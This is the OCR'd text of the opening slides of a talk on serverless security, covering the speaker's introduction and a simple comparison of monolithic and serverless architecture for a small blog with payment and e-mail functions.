
securing



Pawel Rzepa

Serverless security: attack & defense

#whoami

Senior Security Consultant in securing


- Pentesting
- Cloud security assessment


Blog: https://medium.com/@rzepsky

@Rzepsky

www.linkedin.com/in/pawel-rzepa


BUT... WHAT IS
SERVERLESS?
imgflip.com


https://myblog.com
WELCOME TO MY BLOG
HTML,
CSS,
JS




HTML, CSS, JS

New purchase web-hook

PAYMENT PROVIDER

Send e-mail to customer



Generate daily report

Monolithic architecture

- Refactor the website (maybe move to WordPress + PHP?)
- You don't know how big traffic you'll have
- You have to pay for hosting (based on your assumptions of the traffic)
- You have to maintain your server (patch management, latency etc.)

VS


Serverless architecture


Get confirmation of payment

